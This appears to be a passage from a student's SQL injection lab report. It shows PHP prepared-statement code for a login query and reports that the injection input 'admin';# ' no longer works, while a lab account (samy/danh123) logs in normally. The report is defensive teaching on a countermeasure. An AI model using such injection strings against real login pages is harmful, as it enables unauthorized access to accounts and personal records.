
$stmt = $conn -> prepare($sql);
$stmt-> bind_param("ss",$input_uname,$shashed_pwd );
$stmt -> execute();
$stmt ->store_result();
$stmt -> bind_result($id,$name,$eid,$salary,$birth,$ssn,$phoneNumber,$address,$email,$nickname,$pwd);
$stmt ->fetch();

/*
if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}



/* convert the select return result into array type
$return_arr = array();
while($row = $stmt->fetch_assoc()){
    array_push($return_arr,$row);
}

/* convert the array type to json format and read out
```

Result after try to exploit it with the 'admin';# ' as the task 2 .



But by logging as samy account with: username: samy and password danh123.



Conclusion: we can see clearly that the prepare statement with the "ss" as strings will help us to counter the attack of hacker by using bind statement. It need to be binding the input before it try to execute the query as the fetch to results.